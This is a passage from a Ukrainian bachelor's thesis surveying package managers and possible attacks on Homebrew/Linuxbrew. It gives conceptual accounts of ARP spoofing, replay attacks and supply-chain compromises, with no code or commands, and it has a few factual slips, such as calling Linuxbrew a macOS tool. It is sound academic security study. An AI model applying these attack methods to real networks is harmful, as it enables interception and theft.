НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«До захисту допущено»
В.о. завідувача кафедри

_____ М.В.Грайворонський
(підпис)

“_____”_____2019 р.

Дипломна робота

на здобуття ступеня бакалавра

з напряму підготовки 6.170101 «Безпека інформаційних і комунікаційних систем»

на тему: Вектори атаки на Homevrew/Linuxbrew та методи їх відбиття

Виконав: студент 4 курсу, групи ФБ-52 Заді Юнес Мокран

_____ _____ _____
(прізвище, ім’я, по батькові) (підпис)

Керівник Орєхов О.А. доцент к.ф.-м.н _____ _____
(посада, науковийступінь, вченезвання, прізвище та ініціали) (підпис)

Консультант _____ _____ _____
(назварозділу) (посада, вченезвання, науковийступінь, прізвище, ініціали) (підпис)

Рецензент _____ _____
(посада, науковийступінь, вченезвання, науковийступінь, прізвище та ініціали) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Студент _____
(підпис)

Київ - 2019 рік

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)

Напрям підготовки _____
(код і назва)

ЗАТВЕРДЖУЮ
В.о. завідувача кафедри
_____ М.В.Грайворонський
(підпис)
«___»_____2019 р.

ЗАВДАННЯ
на дипломну роботу студенту

_____
(прізвище, ім'я, по батькові)

1. Тема роботи Вектори атаки на Homevrew/Linuxbrew та методи їх відбиття_____
_____
_____ ,
науковий керівник роботи Орєхов О.А. доцент к.ф.-м.н _____ ,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від « » 2019 р. №

2. Термін подання студентом роботи 10 червня 2019

3. Вихідні дані до роботи_____
_____

4. Зміст роботи _____
_____
_____
_____

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо)

_____
_____
_____

6. Дата видачі завдання_____

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка

Студент _____ _____
(підпис) (ініціали, прізвище)

Науковий керівник роботи _____ Орєхов О.А.
(підпис)

РЕФЕРАТ

Робота обсягом 61 сторінки містить 1 ілюстрацію, 1 таблицю, 9 скриншотів та 18 літературних посилань.

Метою даної роботи є виявлення векторів атак, які потенційно можуть становитти загрозу для Homebrew/Linuxbrew і аналіз методів відбиття цих атак.

Об’єктом дослідження є менджери пакетів Homebrew/Linuxbrew.

Предмет досліджень – захищенність менджерів пакетів Homebrew/Linuxbrew.

Результати роботи можуть бути використані у процесі оцінки безпеки Homebrew/Linuxbrew з усіма перевагами, що стосуються часу і ефективності витрат.

МЕНЕДЖЕР УПРАВЛІННЯ ПАКЕТАМИ, HOMEBREW, LINUXBREW, ВЕКТОРИ АТАК, АТАКА ВІДТОВРЕННЯ, АТАКА НА ЛАНЦЮГ ПОСТАВОК.

ABSTRACT

The work in the volume of 61 pages contains 1 illustration, 1 table, 9 screenshots and 18 literary references.

The purpose of this work is to detect vectors of attacks that potentially could be a threat to Homebrew / Linuxbrew and to analyze the methods of reflecting these attacks.

The object of the study is the homebrew / linuxbrew packages.

The subject of research is the protection of homebrew / linuxbrew packets.

The results of the work are presented in the form of code and screenshots of its execution.

The results of the work can be used in the homebrew / Linuxbrew safety assessment process with all the benefits of time and cost effectiveness.

PACKAGE MANAGER, HOMEBREW, LINUXBREW, ATTACK VECTORS, REPLAY ATTACK, SUPPLY CHAIN ATTACK.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

Вразливість — це слабкість, яка дозволяє зловмисникові / пентестеру зламати або поставити під загрозу безпеку системи. Ця слабкість може існувати в операційній системі, прикладному програмному забезпеченні або навіть в мережевих протоколах.

Шкідливе програмне забезпечення — програмне забезпечення, яке перешкоджає роботі комп'ютера, збирає конфіденційну інформацію або отримує доступ до приватних комп'ютерних систем.

ОС — операційна система.

Вектор атаки - послідовність дій для отримання неавторізованого доступу до захищеної інформаційної системи.

Пакет - архів, призначений для установки, за допомогою менеджера пакетів.

Менеджер управління пакетами -Набір програмного забезпечення дозволяє управляти процесом установки, оновлення, налаштування і видалення різний компонентів програмного забезпечення.

Homebrew - утиліта командного рядка macos, яка дозволяє встановлювати пакети та програми.

Linuxbrew - утиліта командного рядка macos, яка дозволяє встановлювати пакети та програми.

Атака ланцюжка поставок - кібер-атака, яка складається з впровадження шкідливого коду в процес розробки програмного забезпечення, як правило, за допомогою стороннього програмного забезпечення.

Атака відтворення - атака на систему аутентифікації шляхом запису і подальшого відтворення раніше посланих коректний повідомлень або їх частин.

MITM - вид атак, коли зловмисник таємно ретранслює і при необхідності змінює зв'язок між двома сторонами, які вважають, що вони безпосередньо спілкуються один з одним.

ARPspoofing - різновид мережевої атаки типу MITM з використанням протоколу ARP.

ВСТУП

Після інцидентів пов'язаних з атаками на NPM [1], RubyGems [2] і Gentoo [3], все більш явним стає факт того, що менеджери пакетів потенційно можуть використовуватися для поширення шкідливого програмного забезпечення.

Актуальність роботи зумовлюється тим широком використанням Homebrew/Linuxbrew при роботі з MacOS/Linux.

Метою даної роботи є виявлення векторів атак, які потенційно можуть становитти загрозу для Homebrew/Linuxbrew і аналіз методів відбиття цих атак.

Для досягнення даної мети було поставлено такі завдання:

1. огляд роботи менджерів пакетів в загльному, і Homebrew/Linuxbrew зокрема
2. виявлення можливих векторів атак на менджери пакетів Homebrew/Linuxbrew керуючись PTES (Penetration Testing Execution Standard)
3. аналіз методів відбиття атак срямованих на Homebrew/Linuxbrew

Методами дослідження обрано: опрацювання літератури за даною темою, аналіз технічної документації.

Наукова новизна даної роботи полягає у розробці методів відбиття атак на Homebrew/Linuxbrew.

Практичне значення результатів роботи випливає з можливості використання цих методів для відбиття реальних атак, які можуть становити загрозу для інформаційної безпеки.

Таким чином об’єктом дослідження є менджери пакетів Homebrew/Linuxbrew.

Предмет досліджень – захищенність менджерів пакетів Homebrew/Linuxbrew.

1 УПРАВЛІННЯ ПАКЕТАМИ

1.1 Менеджери управління пакетами

Менеджери пакетів - це популярний спосіб поширення програмного забезпечення (поєднаного в архіви, які назаиваються пакетами) для сучасних операційних систем [4, 5, 6]. Менеджери пакетів надають привілейований, централізований механізм для управління програмним забезпеченням в комп'ютерній системі. Так як безліч пакетів може бути встановлено в кореневому каталозі операційної системи, безпека управління пакетами має важливе значення для загальної безпеки комп'ютерної системи.

Використання системи пакетів - важлива властивість дистрибутивів Linux (а також BSD- і Unix-систем), що забезпечує модульний підхід до управління операційною системою і додатками. Наприклад, пакет openssl містить криптографічні бібліотеки, які використовуються безліччю інших додатків і бібліотек (для SSL-шифрування й ін.).

Такий підхід дуже ефективний для підтримки стабільності і захищеності системи: якщо виправлена уразливість в бібліотеці, яка використовується іншими додатками, її оновлення закриє цю вразливість для всіх пакетів.

Програмне забезпечення для Linux найчастіше поширюється в одному з наступних форматів:

- tgz (файли tar gzip). Це просто архіви. Вони можуть містити все, що розробник вважає за потрібне. Крім самого формату архіву, ніяких стандартів на структуру вмісту не існує.
- deb (Debian). Формат пакетів, прийнятий в Debian і його похідних дистрибутивах.
- rpm. Створений Red Hat і прийнятий LSB в якості стандарту, rpm використовується openSUSE і багатьма іншими збірками.

Сам по собі формат пакетів не надає управління залежностями, а

лише повідомляє про їх наявність, надаючи користувачу самому розбиратися з встановленням необхідних компонентів, якщо вони відсутні. [7]

Управління пакетами включає 2 завдання:

1. завдання визначення пакетів, які повинні бути встановлені на хості
2. завантаження і установка цих пакетів

У цьому розділі наведена довідкова інформація про менеджери пакетів, яка важлива для розуміння потенційних вразливостей. Більшість менеджерів пакетів можна розділити на два основні компоненти: программа-інсталятор пакетів і засіб вирішення залежностей. Программа-інсталятор пакетів - це низькорівневий компонент, який використовує спеціальні файли (так звані пакети) для управління програмним забезпеченням, встановленим на вузлі.

Засіб вирішення залежностей є високорівневим компонентом, який управляє зв'язком із зовнішніми серверами, на яких розміщуються пакети.

1.1.1 Формати пакетів

Пакети складаються з архіву, що містить файли і додаткових метаданих. Додаткові метадані містять інформацію про інші пакети, які йому необхідні для функціонування (залежнсті), функціональні можливості, якими володіє пакет, і різна інша інформація.

Пакети Homebrew/Linuxbrew не мають стандартного поля для підписів (і файли зазвичай не підписані).

1.1.2 Інсталятори пакетів

Інсталятор пакета зазвичай прив'язаний до певного формату пакета. Роль установника пакету полягає в розпакуванні файлів з пакету у відповідне місце, відстеження встановлених пакетів і видалення або оновлення пакетів.

Программа-інсталятор пакетів зберігає базу даних, яка вказує, які пакети встановлено.

1.1.3 Вирішення залежностей

Засіб вирішення залежностей збирає інформацію про пакети, доступні в репозиторіях пакетів. Майже всі залежності, які не будуть задоволені, автоматично завантажуються. Також завантажуються будь-які додаткові пакети які необхідні для правильної установки програмного забезпечення (звідси і назва «зсіб вирішення залежностей»). Наприклад, пакет foo може залежати від libc і bar. Якщо libc вже встановлено, то libc є дозволеною залежністю (тому для цієї залежності не потрібно завантажувати пакет). Якщо немає встановленого пакета bar, тоді bar є невирішеною залежністю і пакет bar повинен бути встановлений перед установкою foo.

Пакети, завантажені для вирішення залежностей, можуть мати власні невирішені залежності.

Пакети постійно додаються в список пакетів, що підлягають встановленню до того моменту, поки менеджер пакетів не зможе дозволити залежність (і видасть помилку) або поки всі залежності не будуть дозволені.

1.1.4 Репозиторій пакетів

Репозиторії пакетів зазвичай являють собою просто веб-сервери, які використовуються для надання пакетів і метаданих пакетів.

Метадані пакета - це метадані у форматі пакета, які витягуються і зберігаються окремо. Часто метадані для всіх пакетів поміщаються в один архів.

У репозиторіях пакетів зберігаються пакети, метадані пакетів і кореневий файл метаданих.

Кореневі метадані надають місце розташування і безпечні хеші, які містять метадані пакета.

Репозиторієм пакетів зазвичай є HTTP або FTP-сервер з якого клієнти можуть отримувати пакети і метадані пакета.

Менеджери пакетів завантажують метадані пакета з репозиторія, щоб знати, які пакети доступні з цього репозиторія. Це також надає менеджеру пакетів інформацію про невирішені залежності. Для полегшення завантаження метаданих пакета, більшість репозиторіїв зберігають всі метадані пакета в невеликій кількості стислих файлів.

На додаток до метаданих пакета, майже всі репозиторії мають кореневої файл метаданих. Назва та місцезнаходження кореневого файлу метаданих розрізняється для різних форматів репозиторія, але зміст схожий. Кореневі метадані надають розташування і безпечні хеші файлів, які містять пакет метаданих.




Рисунок 1.1 - Розташування репозиторія.

На рисунку 1 показана схема типового репозиторія. Менеджер пакетів завантажує кореневі метадані і використовує їх для знаходження файлів, що містять метадані пакета.

Потім менеджер пакетів завантажує метадані пакета.

Метадані пакета використовуються для визначення доступності пакета, а також для вирішення залежностей. Пакети потім завантажуються і встановлюються.

1.2 Менджери управління пакетами HomeBrew та Linuxbrew

Homebrew/Linuxbrew - це менеджер пакетів для MacOS та Linux відповідно, які спрощують та автоматизують монотонні дії по завантаженню пакетів.

1.2.1 Характеристика Homebrew/Linuxbrew

Переваги Homebrew/Linuxbrew:

1. Homebrew/Linuxbrew не нав'язує ніякої суворої структури і шляхів. Всі пакети встановлюються в директорії в спеціальному «підвалі» (cellar), наприклад Cellar/git/1.6.5.4/.
2. Пакети можна ставити безпосередньо з систем контролю версій. Якщо у пакета є публічний git, svn, cvs або mercurial репозиторій, завжди можна зібрати найсвіжішу devel-версію прямо звідти простим brew install.
3. Установка займає менше часу, оскільки Homebrew/Linuxbrew намагається уникати дублювання пакетів. Наприклад, не встановлюється чергова версія Perl в якості залежності, якщо в системі вже є готовий і працюючий Perl.
4. Homebrew/Linuxbrew задуманий так, щоб не доводилося використовувати sudo при роботі з пакетами.

1. Homebrew/Linuxbrew встановлює необхідні програми, яким в Apple/Linux не приділили уваги.
2. Homebrew/Linuxbrew встановлює пакети у власні директорії в /usr/local.

3. Homebrew не встановлює жодних файлів за межами своєї директорії, яку можна розмістити де завгодно.
4. Створювати нові пакети для Homebrew/Linuxbrew дуже просто.
5. Всередині це просто Git та Ruby, тому можна вільно робити все, що заманеться, і бути впевненим, що завжди можна відновити початковий стан та застосувати оновлення. [8]

1.2.2 Аналоги

Виходячи з того, що дана робота присвячена вразливостям Homebrew/Linuxbrew буде доцільно узгодити приклад тих менеджерів управління пакетами, які можуть його замінити при необхідності. Таких на даний момент 3 — MacPorts, Fink та pkgin.

1.2.2.1 MacPorts

MacPorts Project - це ініціатива спільноти розробників програмного забезпечення з відкритим вихідним кодом, спрямована на створення простої у використанні системи для компіляції, встановлення та оновлення програмного забезпечення з відкритим вихідним кодом на основі командного рядка. З цією метою надається програмний пакет MacPorts, що керується з командного рядка, під ліцензією BSD, і через нього має легкий доступ до тисяч портів, що значно спрощує завдання компіляції та установки програмного забезпечення з відкритим вихідним кодом.

Також надається єдине дерево програмного забезпечення, яке намагається відстежити останню версію кожного поширюваного програмного забезпечення (порту), розбиваючи їх на «стабільні» версії. В даний час в дереві є 23067 портів, розподілених по 90 різним категоріям, і постійно додаються нові. [9]

1.2.2.2 Fink

Проект Fink націлений на перенесення всього світу ПО Unix з відкритим вихідним кодом в Darwin і Mac OS X. Таким чином, реалізуються дві основні мети. Перша мета: модифікація існуючого програмного забезпечення з відкритим вихідним. Друга мета: забезпечення доступу звичайним користувачам у вигляді зв'язного зручною дистрибутива результатів, що відповідає тому, до чого звикли користувачі Linux. (Цей процес називається пакетуванням.) Проект пропонує попередні бінарні пакети, а також повністю автоматизовану систему, побудовану на основі вихідного коду.

У досягненні цих цілей Fink грунтується на відмінних засобах управління пакетом, створених проектом Debian - dpkg, dselect і apt-get. Але найголовніше, Fink додає свою власну програму управління пакетом, названу fink. Можна вважати fink вбудованим сервером - він бере опис пакетів і робить з них бінарні пакети .deb. В ході цього процесу він викачує початковий вихідний код, вносячи в міру необхідності патчі, потім виконує весь процес конфігурації і створення пакета. Нарешті, він поміщає результати в архів пакету, який після цього готовий до інсталяції .dpkg.

Вимоги:

- Встановлена система Mac OS X, версія 10.4 або пізніша, або аналогічні випуски Darwin. Більш ранні версії обох не будуть працювати. Докладніше про підтримувані системи див. Нижче.

- Доступ в інтернет. Обидва вихідні коди та бінарні пакунки завантажуються з сайтів завантаження Інтернету.
- Інструменти для розробників.

Fink дозволяє вибирати між двома моделями. Дистрибутив завантажить оригінальне джерело, адаптує його до Mac OS X і до політики Фінка, і компілює його на комп'ютері. Цей процес повністю автоматизований, але займає деякий час. З іншого боку, "бінарний" дистрибутив завантажує попередньо скомпільовані пактnb з сайту Fink і встановлює їх, економить час для компіляції. Насправді можна поєднати дві моделі за власним бажанням.

Переваги Fink:

- Розширені можливості. Fink дозволяє розширити можливості інструментів і вибір графічних додатків, розроблених для Linux та інших варіантів Unix.
- Зручність. При застосуванні Fink процес компіляції повністю автоматизований; ніколи не доведеться турбуватися знову про створення файлів Makefiles, конфігурації скриптів і їх параметрів. Система взаємозалежностей автоматично бере на себе турботу про наявність всіх необхідних біблоіотек. Пакети зазвичай пристосовані для максимального набору параметрів.
- Узгодженість. Fink не просто випадкова вибірка пакетів, це зв'язана дистрибуція. Інстальовані файли поміщаються в передбачувані місця. Лістинг документації оновлюються. Є об'єднаний інтерфейс для управління серверними процесами.
- Гнучкість. Треба просто завантажити і інсталювати необхідні програми. Fink надає свободу інсталювати XFree86 або інші рішення X11 будь-яким чином, який подобається. [10]

1.2.2.3 pkgin

pkgin спрямована на те, щоб бути apt/yum подібним інструментом для керування бінарними пакетами pkgsrc. Вона покладається на pkg_summary для встановлення, видалення та оновлення пакетів і пов'язаних залежностей, використовуючи віддаленний репозиторій.

Підтримуються такі аргументи командного рядка:

1. -d: тільки для завантаження
2. -f: примусове оновлення бази даних
3. -F: примусово переінсталювати пакет
4. -h: відображає довідку для команди
5. -l limit_chars: включати пакети тільки з вказаним [STATUS FLAGS]
6. -n: приймає "ні" як відповідь за замовчуванням і виводить результати дій, які потрібно виконати
7. -p: відображає результати у форматі, що підлягає аналізу
8. -P: відображає версії пакетів
9. -t log_file: реєструє перегляд пакетів (залежностей) до даного файлу
10. -v: відображає версію pkgin
11. -y: "так" як відповідь за замовчуванням

Утиліта pkgin надає кілька команд:

1. autoremove: автоматично видаляє пакет. При використанні з прапором -n, може використовуватися для показу пакетів, які, можливо, не потрібні.
2. avail: перелік всіх пакетів, доступних у репозиторії.

3. clean: видалити завантажені пакети з каталогу.
4. full-upgrade: оновити всі пакети до нових версій.
5. pkg-content package: показати вміст віддаленого пакета.
6. remove package ...: видаляє пакет, а також всі пакети залежні від нього. Якщо вказано більше одного пакета, всі вони будуть видалені.
7. show-deps: відображає всі прямі залежності
8. show-rev-deps package: відображає всі зворотні прямі залежності для пакета. Якщо вказано більше одного пакета, pkgin покаже рекурсивно зворотні прямі залежності для всіх пакетів в командному рядку.
9. show-pkg-category package: Показати категорію пакета.
10. show-keep: відображає пакети "non-auto-removable".
11. show-no-keep: відображає пакети "auto-removable".
12. unkeep package ...: позначає пакет як "auto-removable". Якщо від нього не залежить інший пакет, він буде видалений при використанні модифікатора autoremove. Це еквівалентно автоматичному пакету в термінології pkgsrc.
13. update: створює і заповнює початкову базу даних локально встановлених пакетів і доступних пакетів (з віддаленого списку pkg_summary). [11]

Файли:

- /usr/pkg/etc/pkgin/repositories.conf: Цей файл містить список URI репозиторію, який буде використовувати pkgin. Він може містити макроси $ arch, щоб визначити апаратну платформу машини і $ osrelease, щоб визначити версію випуску для операційної системи (як повідомляє uname).

- /usr/pkg/etc/pkgin/preferred.conf: Ці файли містять список налаштувань щодо пакунків, які потрібно встановити або оновити. Кожен рядок визначає параметри пакета.
- Приклад:

  mysql-server <5.6

  php> = 5.4

  autoconf = 2.69. *

- / var / db / pkgin: Цей каталог містить компонент, необхідний під час виконання pkgin. Ця директорія може бути повністю очищена, якщо база даних pkgin пошкоджена, pkgin знову побудує свою базу даних на основі PKG_DB наступного разу, коли вона буде викликана.
- / var / db / pkgin / cache: Цей каталог містить пакунки, завантажені pkgin. Це можна безпечно очищати регулярно, використовуючи pkgin clean або просто rm -rf / var / db / pkgin / cache.
- /var/db/pkgin/pkgin.db: pkgin.db - основна база даних pkgin SQLite. Цей формат був обраний для аналізу, запиту, відповідності та замовлення пакетів за допомогою SQL-мови, що полегшує маніпулювання списками пакетів.
- /var/db/pkgin/pkg_install-err.log: Цей файл містить помилки та попередження, надані pkg_add (1) та pkg_delete (1), які є інструментами, які викликаються pkgin для маніпулювання самими пакетами.
- /var/db/pkgin/sql.log: Цей файл містить помилки SQL, які могли статися на запиті SQLite. В основному для цілей налагодження.

Висновки до розділу 1

У цьому розділі були приведена теоретична база по менеджерам управління пакетами в загальному і Homebrew / Linuxbrew, зокрема. Також був проведений порівняльний аналіз Homebrew / Linuxbrew з можливими аналогами.

2 ПОТЕНЦІЙНІ АТАКИ НА HOMEBREW/LINUXBREW

2.1 ARP-spoofing

ARP - це протокол, який працює в локальній мережі, коли вузол має IP-адресу місцевого призначення і хоче знати MAC-адресу цього призначення. Якщо пункт призначення знаходиться поза локальною мережею, то буде проміжний вузол, який називається шлюзом за маршрутизатором, який пересилає дані за межі локальної мережі. У цьому випадку ARP використовується для зіставлення IP-адреси шлюзу з відповідною MAC-адресою. IP-адреса шлюзу або статично зберігається всередині вузлів, або динамічно збирається з сервера DHCP.

У MITM атаці на ARP протокол, яка називається ARP-spoofing зловмисник модифікує таблиці ARP, щоб зробити вигляд, що він є шлюзом або цільовим пристроєм.

У галузі комп'ютерних мереж, ARP spoofing (ARP cache poisoning або ARP poison routing) — мережева атака, при якій зловмисник надсилає підроблені повідомлення протоколу ARP (Address Resolution Protocol) в локальну мережу. Зазвичай мета полягає в тому, щоб зв'язати MAC-адресу зловмисника з IP-адресою хоста на який здійснюється атака, зазвичай це основний шлюз, щоб трафік замість цієї IP-адреси, був надісланий зловмиснику.

ARP spoofing може дозволити зловмиснику перехоплювати пакети даних в мережі, змінювати трафік, або зупинити весь трафік. Часто ця атака є підготовкою для інших атак, таких як DoS-атака, атака «людина посередині», TCP hijacking.[12]

Атака може бути використана тільки в мережах, що працюють на основі Address Resolution Protocol. [13]

Address Resolution Protocol, призначений щоб зв'язати протокол рівня Internet Protocol (IP) з протоколом канального рівня. Коли по IP протоколу передаються пакети від одного хоста до іншого по локальній мережі, то для IP-адреси відправника повинен бути дозвіл до MAC-адреси отримувача. Якщо IP-адреса та MAC-адреса іншого хоста відомі, то пакети починають відправлятися по локальній мережі. Перший пакет відомий як ARP, котрий призначений для встановлення зв'язку. Одержувач ARP пакета відправляє свій ARP пакет щоб підтвердити зв'язок, котрий містить MAC-адресу для даного IP. Проблема полягає в то, що немає способу аутентифікувати відправника, можна лише підтвердити зв'язок. Саме через це виникає вразливість, котра має назву ARP spoofing.[http://www.ultramonkey.org/3/ip_address_takeover.html (14)]

Опис атаки:

1. Два комп'ютери M та N в локальній мережі Ethernet обмінюються повідомленнями. Зловмисник X, що знаходиться в цій мережі, хоче перехоплювати повідомлення між цими вузлами. До застосування атаки ARP spoofing на мережевому інтерфейсі вузла M ARP-таблиця містить IP та MAC-адресу вузла N, а в мережевому інтерфейсі вузла N ARP-таблиця містить IP та MAC-адресу вузла M.
2. Під час атаки ARP spoofing вузол X (зловмисник) відсилає дві ARP-відповіді (без запиту) до вузлів M та N. ARP-відповідь вузла M містить IP-адресу N й MAC-адресу X. В свою чергу ARP-відповідь вузла N містить IP адресу M й MAC-адресу X.
3. Так як комп'ютери M та N підтримують мимовільний ARP, то після отримання ARP-відповіді, вони змінюють свої ARP-таблиці, тепер ARP-таблиця M містить MAC-адресу X яка прив'язана до IP-адреси N, ARP-таблиця N також містить MAC-адресу X котра в свою чергу прив'язана до IP-адреси M.

4. Починає виконуватися атака ARP spoofing та всі пакети між M та N проходить через X. Наприклад, якщо M хоче передати пакет комп'ютеру N, то M дивиться в свою ARP-таблицю, знаходить запис IP-адреси вузла N, бере звідти MAC-адресу та передає пакет. Пакет знаходиться в інтерфейсі X, аналізується, після чого перенаправляється до вузла N.

2.2 Атака відтворення

Атака відтворення (replay) — атака на систему автентифікації шляхом запису і подальшого відтворення раніше надісланих коректних повідомлень або їх частин. Будь-яка незмінна інформація, така як пароль або біометричні дані можуть бути записані і використані пізніше для імітації автентичності.

Класична атака відтворення:

- Аліса автентифікується на комп'ютері Боба, пересилаючи пакети, що містять дані облікового запису.
- Боб підтверджує особу Аліси і вона отримує доступ до комп'ютера Боба.
- Чак перехоплює пакети, що містять дані облікового запису Аліси.
- Коли обмін даними між Алісою і Бобом закінчується, Чак відправляє на комп'ютер Боба перехоплені пакети з даними облікового запису Аліси.

Таким чином Чак отримує несанкціонований доступ до даних Боба.

Сиверсон [15] представляє вичерпну класифікацію атак повторного відтворення, класифікуючи їх на найвищому рівні як run-external і run-internal attack. Кожен з них може бути додатково класифікований.

Атака відтворення в основному відбувається після розгалуження ланцюга, оскільки дві сторони після поділу також обмінюються інформацією до

поділу, тому після поділу одна і та ж транзакція може бути виконана з обох сторін. Наприклад, є об'єкт А, але він розділений на об'єкт В і об'єкт С через різні ідеї. Система використовує одну і ту ж систему повідомлень. Діючі клієнти і транзакції не обмінюються інформацією один з одним

Приклад використання: Ethereum Replay Attack

Найкращий випадок для повторних атак - коли Ethereum жорстко розгалужується. У хард-форках Ethereum з'являються два ланцюги ETH і ETC.

Структура даних транзакції в двох ланцюжках в точності однакова, тому транзакція дійсна в ETH, потім вона буде прийнята в ETC, і навпаки. Оскільки все в той час думали, що ETC більше не буде існувати, ніхто не розумів до розгалуження, що два ланцюжки викличуть проблеми взаємного відтворення. Пізніше багато хто продовжував підтримувати ланцюжок ETC, і було виявлено, що транзакції в ланцюжку ETH продовжували відтворювати ланцюжок ETC і залишалися ефективними.

Згідно Bleeping Computer, було виявлено, що 483 з 50 000 найпопулярніших веб-сайтів Alexa реєструють «кожен рух» користувача, включаючи натискання клавіш і руху миші. Такого роду інформація зазвичай вирушає на панель аналітики, де вона може бути перехоплена, якщо не захищена належним чином, для вилучення інформації, що вводиться користувачем, і інших конфіденційних даних. Тому Атаки повторення сеансів можуть представляти серйозну проблему для безпеки як для організацій, так і для кінцевих користувачів, оскільки хакери можуть перехопити будь-введення даних і записати їх, перш ніж користувач навіть клацне для відправити форму онлайн.

Атаки відтворення сеансу - це мережеві атаки, які зловмисно «повторюють» або «затримують» допустиму передачу даних. Хакер може

зробити це шляхом перехоплення сеансу і крадіжки унікального ідентифікатора сеансу користувача (що зберігається у вигляді файлу cookie, URl або поля форми). Тепер хакер може видати себе за авторизованого користувача, і йому буде надано повний доступ до всього, що авторизований користувач може зробити на веб-сайті.

Для користувачів існують серйозні наслідки для конфіденційності та безпеки, якщо веб-сайти використовують аналітичні служби, які записують і небезпечно зберігають конфіденційну інформацію. Наприклад, звіт, випущений дослідниками в галузі безпеки з Прінстонського університету, показав, що деякі аналітичні інформаційні панелі з дослідження реєстрували паролі, дані кредитних карт, номери соціального страхування, дати народження та інші види інформації, які хакер міг використовувати для здійснення шахрайства в Інтернеті, наприклад крадіжки особистих даних.

Крадіжка ідентифікатора сеансу користувача є першим кроком до атаки відтворення і називається перехопленням сеансу. Є кілька способів, якими хакери можуть зробити це. Перехоплення сеансу включає в себе отримання доступу до дійсного файлу cookie сеансу, що зазвичай досягається шляхом перехоплення мережевого трафіку і атак типу «людина посередині» (MITM). При такого роду кібератаках хакер захоплює і змінює зв'язок між двома користувачами, які вважають, що вони знаходяться в прямому спілкуванні один з одним, використовуючи сніффінг. Хакер також може використовувати допустимий сеанс через атаки на стороні клієнта, такі як міжсайтовий скриптинг, трояни, шкідливий JavaScript і т. Д.

Традиційні брандмауери, брандмауери веб-додатків, антивірусні програми, блокувальники спливаючих вікон і інші подібні шпигунським програмам програми працюють разом, щоб запобігти атакам відтворення сеансів.

Оскільки атаки повторного сеансу можуть дати зловмисникам інформацію про ідентифікацію і аутентифікації користувача веб-сайту, вони можуть стати серйозною проблемою для власників веб-сайтів, які не виконують жодну з раніше згаданих рекомендацій. [16]

2.3 Атаки на ланцюг поставок

У вересні 2018 року одна з найбільш відомих і широко використовуваних авіакомпаній в світі British Airways виявила ситуацію, яка обернулася катастрофою як для самої компанії, так і для всіх її користувачів: хтось скомпрометував близько 380 000 транзакцій з банківськими картами клієнтів, які здійснювали платежі в авіакомпанію з 21 серпня по 5 вересня.

Кібер-злочинці зуміли отримати доступ не тільки до базової інформації про банківські картки користувачів (ПІБ та номер картки), але також і до кодів безпеки (CVV). Для досягнення цього хтось змінив скрипт на сайті авіакомпанії таким чином, що при виконанні платежу хакери могли отримувати цей код разом з іншими даними. В результаті сталася крадіжка у великих масштабах і також було завдана серйозна шкода репутації компанії.

British Airways постраждала від так званої атаки на ланцюг поставок - це тип кібер-атаки, яка складається з впровадження шкідливого коду в процес розробки програмного забезпечення, як правило, за допомогою стороннього програмного забезпечення. Після виконання коду кібер-злочинці можуть отримати доступ до всієї інформації, яку вони хочуть вкрасти.

Авіакомпанія - не єдина, хто постраждав. Всього за три місяці до цього сайт з продажу квитків Ticketmaster виявив подібну крадіжку, від якої постраждало близько 5% його клієнтів. Корінь проблеми криється в одному з їхніх зовнішніх провайдерів, чий код був модифікований для отримання доступу до фінансових даних клієнтів.

Є і інші випадки: мова йде про інцидент, який стався з Github, найбільшим в світі проектом з відкритим кодом, який піддався шкідливій модифікації старої частини коду, що використовується набагато рідше. З огляду на той факт, що багато компаній покладаються на репозиторії Github, проблеми, пов'язані з цим вторгненням, можуть прийняти дуже руйнівний характер.

Кібер-атака на ланцюг поставок компанії - це не тільки короткострокова проблема, але проблема, яка має також і середньо- і довгостроковій наслідки:

1. Втрата зовнішньої інформації. Цей результат очевидний: кібер-злочинці отримують в свої руки інформацію, що належить користувачам платформи, яка повинна бути безпечним середовищем.
